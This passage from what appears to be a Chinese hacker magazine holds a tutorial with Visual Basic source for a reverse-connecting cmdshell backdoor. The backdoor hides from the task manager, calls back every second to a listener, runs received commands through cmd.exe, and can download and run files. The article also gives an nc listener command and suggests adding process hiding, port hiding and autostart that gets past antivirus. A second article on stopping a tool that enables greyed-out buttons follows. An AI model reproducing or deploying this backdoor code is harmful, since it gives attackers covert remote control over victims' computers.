记得09年在黑客X档案上看到有关VB开发远控的系列专题文章,作者写的还不错。但是用的都是Winsock 控件实现的。用Winsock 开发远控或者Cmdshell后门会存在很多问题，比如被控端体积会很大，因为Winsock 控件需要mswinsck.ocx的支持，在大多数系统中没有自带这个文件。还有就是在Windows 7系统下，很多用户都是以非管理员用户登录系统的，导致mswinsck.ocx无法注册，也就没办法让Winsock 控件实现的远控或cmdshell 后门发挥作用了。

下面我将给大家详细介绍怎么用SocketAPI 来开发一款功能实用的反弹型Cmdshell。

在写这款Cmdshell 之前，首先得认识一些重要的api函数以及怎么去声明这些API函数。

因为VB 和C++ 不一样，在使用相关的API函数之前得先声明后使用，而C++ 只要include相关的头文件就可以了。

1.WSAStartup 函数

为了在你的应用程序当中调用任何一个Winsock API函数，首先第一件事情你就是必须通过WSAStartup函数完成对Winsock 服务的初始化，因此需要调用WSAStartup函数。

2.WSACleanup 函数

每次调用了WSAStartup函数，你都需要调用WSA-Cleanup函数，通知系统来卸载库文件及清除已分配的资源，这个函数十分简单，没有任何参数。

3.建立Socket函数

```
Declare Function socket Lib "ws2_32.dll" (ByVal af As Long, _
    ByVal s_type As Long,ByVal Protocol As Long) As Long
```

该函数可以建立使用特定协议的网络套接字

4.关闭Socket函数

```
Declare Function closesocket Lib "ws2_32.dll" (ByVal s As Long) As Long
```

函数有一个参数为建立socket时的Handle

5.连接函数

```
Declare Function connect Lib "ws2_32.dll" (ByVal s As Long, _
    ByRef name As sockaddr_in, _
    ByVal namelen As Long) As Long
```

6.接收信息

```
Declare Function recv Lib "ws2_32.dll" (ByVal s As Long, _
    ByRef buf As Any, _
    ByVal buflen As Long, _
    ByVal flags As Long) As Long
```

7.发送信息

```
Declare Function send Lib "ws2_32.dll" (ByVal s As Long, _
    ByRef buf As Any, _
    ByVal buflen As Long, _
    ByVal flags As Long) As Long
```

好，就先介绍这么多，与SocketAPI有关的API函数还有几个，比如绑定和监听函数等等，我就不介绍了，因为我们要写的是反弹型的Cmdshell，用不到绑定和监听的函数。我们只要在客户端用 NC.exe 这个程序监听就可以了。这里还要注意的是，应该把API 函数的声明放在模块中，把代码的实现部分写在窗体中。并在窗体中放入一个Timer1控件。为了节约版面，我就不贴出函数声明部分的代码了。我这里贴出代码的实现部分，如下:Form_Load() 过程中加入，代码如下：

```
Private Sub Form_Load()
On Error Resume Next '遇到错误继续运行
App.TaskVisible = False '使程序不在任务管理器中出现(注:不是隐藏进程)
Form1.Visible = False '把程序窗体设为隐藏
Timer1.Interval = 1000 '设置timer1控件的间隔时间为1000毫秒
Dim udtWinsockData As WSAData
Dim starts As Long
starts = WSAStartup(&H202, udtWinsockData) '通过WSAStartup函数完成对Winsock 服务的初始化
End Sub
```

下面是Timer1 控件部分的代码.就是每隔1秒钟反弹连接一次，直到连接上为止。

```
Private Sub Timer1_Timer()
Dim name As sockaddr_in
Dim s As Long, sock As Long, title As String, mess As String, cmdlength As String
Dim Buf(0 To 8192) As Byte, buff As String, result As String

sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)

'填充结构
name.sin_family = AF_INET
name.sin_addr.S_addr = inet_addr("127.0.0.1")' 这里是你要连接上的IP地址，我这里是在本机测试，所以填的是127.0.0.1
name.sin_port = htons(8080) '反弹连接8080端口

s = connect(sock, name, 1024)
If s = 0 Then
title = vbTab & "+----------------------------------------------------------+" & Chr(10)
mess = "Door Connect-Back    Made by 南拳Daddy" & Space(3) & "Login Time:" & Now & Chr(10)

send sock, title, Len(title) + 2, 0
send sock, mess, Len(mess) + 2, 0
send sock, title, Len(title) + 2, 0
send sock, Chr(10) & "$", 2, 0
i = 0
Do While (1)
'做一个While 死循环来获取客户端发送过来的命令.
cmdlength = recv(sock, Buf(i), Len(Buf(i)), 0)
If cmdlength <= 0 Then Exit Do
If Buf(i) <> 10 Then buff = buff & Chr(Buf(i))
'还原命令字符串，因为发送过来的是字符串的ASCII 码.
If Buf(i) = 10 Then

If LCase(Trim(buff)) = "exit" Then' 如果发送过来的是exit 就退出.
send sock, "bye!", 4, 0
closesocket (sock)

ElseIf Mid(buff, 1, 4) = "wget" Then '这里实现文件下载功能,在客户端开启web服务，
并把要下载的文件放在web 服务器根路径下.
Dim szURL As String
szURL = Replace(Mid(buff, 6, Len(buff)), Chr(10), vbNullString)
URLDownloadToFile 0, "Http://" & szURL, App.Path & "\" & Mid(szURL, InStr(szURL, "/") + 1, Len(szURL)), 0, 0
'这里调用了文件下载的API 函数URLDownloadToFile 。
'ShellExecute 0, vbNullString, App.Path & Mid(SzURL, InStr(SzURL, "/"), Len(SzURL)), vbNullString, vbNullString, vbNormalFocus '下载完成之后就执行，你也可以把代码注释起来，让它不执行.
send sock, Mid(szURL, InStr(szURL, "/") + 1, Len(szURL)) & " saved", Len(Mid(szURL, InStr(szURL, "/") + 1, Len(szURL)) & " saved"), 0 '发送给客户端，文件下载成功.
send sock, Chr(10) & "$", 2, 0
buff = "" '记得把buff 字符串清空.这里很重要.
Else
send sock, ExecuteCommand(buff), Len(ExecuteCommand(buff)), 0
'这里是调用管道来执行命令，管道执行命令比shell重定向执行命令效率高很多.
send sock, Chr(10) & "$", 2, 0 '输出换行符和美元符给客户端.
buff = "" '记得把buff 字符串清空.这里很重要.
```

```
        End If

        End If

        i = i + 1
    Loop

    End If

End Sub
```

上面的代码我做了详细的注释,相信学过VB 的同学,看懂应该没问题。

下面是管道执行命令的自定义函数:

```
Public Function ExecuteCommand(CommandLine As String) As String    '管道方式执行DOS命令并返回执行结果
    Const BuffSize As Long = 32767
        Dim proc As PROCESS_INFORMATION
        Dim Ret As Long
        Dim start As STARTUPINFO
        Dim sa As SECURITY_ATTRIBUTES
        Dim hReadPipe As Long, hWritePipe As Long, lngBytesread As Long
        Dim strBuff As String * BuffSize, mOutputs As String

        sa.nLength = Len(sa)
        sa.bInheritHandle = 1&
        sa.lpSecurityDescriptor = 0&
        Ret = CreatePipe(hReadPipe, hWritePipe, sa, 0)

        If Ret = 0 Then ExecuteCommand = "CreatePipe Failed. Error: " & Err.LastDllError: Exit Function

        start.cb = Len(start)
        start.dwFlags = &H100 Or 1
        start.hStdOutput = hWritePipe
        start.hStdError = hWritePipe
        Ret& = CreateProcessA(vbNullString, "cmd.exe /c " & CommandLine, sa, sa, 1, CREATE_NEW_CONSOL, 0, 0, start, proc)
        If Ret <> 1 Then ExecuteCommand = "Error: '" & CommandLine & "' 不是可运行的程序": Exit Function
        Ret = CloseHandle(hWritePipe)

        mOutputs = ""
        Do
            Ret = ReadFileA(hReadPipe, strBuff, BuffSize, lngBytesread, 0&)
            If Ret = 0 Then Exit Do
                mOutputs = mOutputs & LeftB(StrConv(strBuff, vbFromUnicode), lngBytesread)
        Loop

        Ret = CloseHandle(proc.hProcess)
        Ret = CloseHandle(proc.hThread)
        Ret = CloseHandle(hReadPipe)

            ExecuteCommand = Replace(StrConv(mOutputs, vbUnicode), Chr(0), vbNullString)

    End Function
```

这个用管道执行命令的自定义函数里头也包含了几个重要的API 函数，比如CreateProcessA，这个是用匿名管道执行命令的API 函数。函数的声明部分我把他们都写在模块部分了。关于这几个API 函数的详细介绍，大家可以去MSDN 上查找，因为VB 调用的API 函数和 C++ 调用的API 函数都是一个道理，只是写的形式不一样罢了。C++只要include 头文件就可以使用了，而VB 要先声明后调用,但是它们的参数都是一样的。

好了，代码部分就介绍到这里了，下面就是功能演示了，在VB 开发环境中点开始->生成一个.exe 文件，然后双击运行，然后打开cmd 命令提示符，用nc.exe 监听，命令为

```
Nc -vv -lp 8080
```

效果图如下：




图1

我上面用的是nmap自带的nc，也就是ncat.exe程序在客户端监听。

总结：

这个用SocketAPI 写的反弹型cmdshell 就写到这了，当然你还可以进行改进，把它写的更完美。比如进程隐藏，端口隐藏等等，还有就是添加自启动过360安全卫士这样强大的安全软件。这款cmdshell 我写得有半年了，但是还有不足的地方，比如客户端接收数据不完整，目录不能跳转等。我只是抛砖引玉，希望大家从中得到启发。

（文章中涉及的相关源码本期光盘已收录）

反“灰色按钮克星”软件的程序设计

& h6ck1er

“灰色按钮克星”这款软件说起来真的很好用，前天就把别人某个禁止的功能的软件被破解了，轻松的使用了要注册才能使用的功能。但是我发现我的小软件上被禁止的功能也可以轻松的被激活。所以我马上修改了我的代码，最后成功防止了被破解的担忧。现在我来说下怎么来防止“灰色按钮克星”对自己的小程序的破解。我将用两个软件来演示VB 和 E语言。

首先我们创建用E语言和VB来创建两个程序（两个程序的样本为一样，就不重复了），如图1。程序为图2。




图1

这个程序原理是：必须登录先登录才可以使用“会员功能”，不登录只能使用“非会员登录”（假设“会员功能”拥有某个功能的）。但是我们直接用“灰色按钮的克星”这个软件就能直接跳过登录使用“会员功能”。现在“会员功能”是被禁止的，如图3。 而我们直接用“灰色按钮的克星”这个软件来就直接激活了“会员功能”，还成功的使用了“会员功能”，如图4。 不需要程序登录就直接使用“会员功能”这个能省不少事，所以网上许多像这样被禁止功能的软件 不是要收费就是要注册才可以使用。所以许多人就直接用“灰色按钮克星”软件，就能省掉许多事。

现在我们可以把程序改一下就能防止这样的事发生。添加一个标签，如图5，程序改为，图6。我们修改过后的程序是不会影响我们的正常登录的，图7。现在我们再用“灰色按钮的克星”测试下，如图8。虽然功能被激活，但是他却显示了“启动失败”，而我们的目的是显示“会员功能启动成功”。所以很明显，这样简单的修改后“灰色按钮的克星”无法再对我们的程序有任何作用。




图2




图3

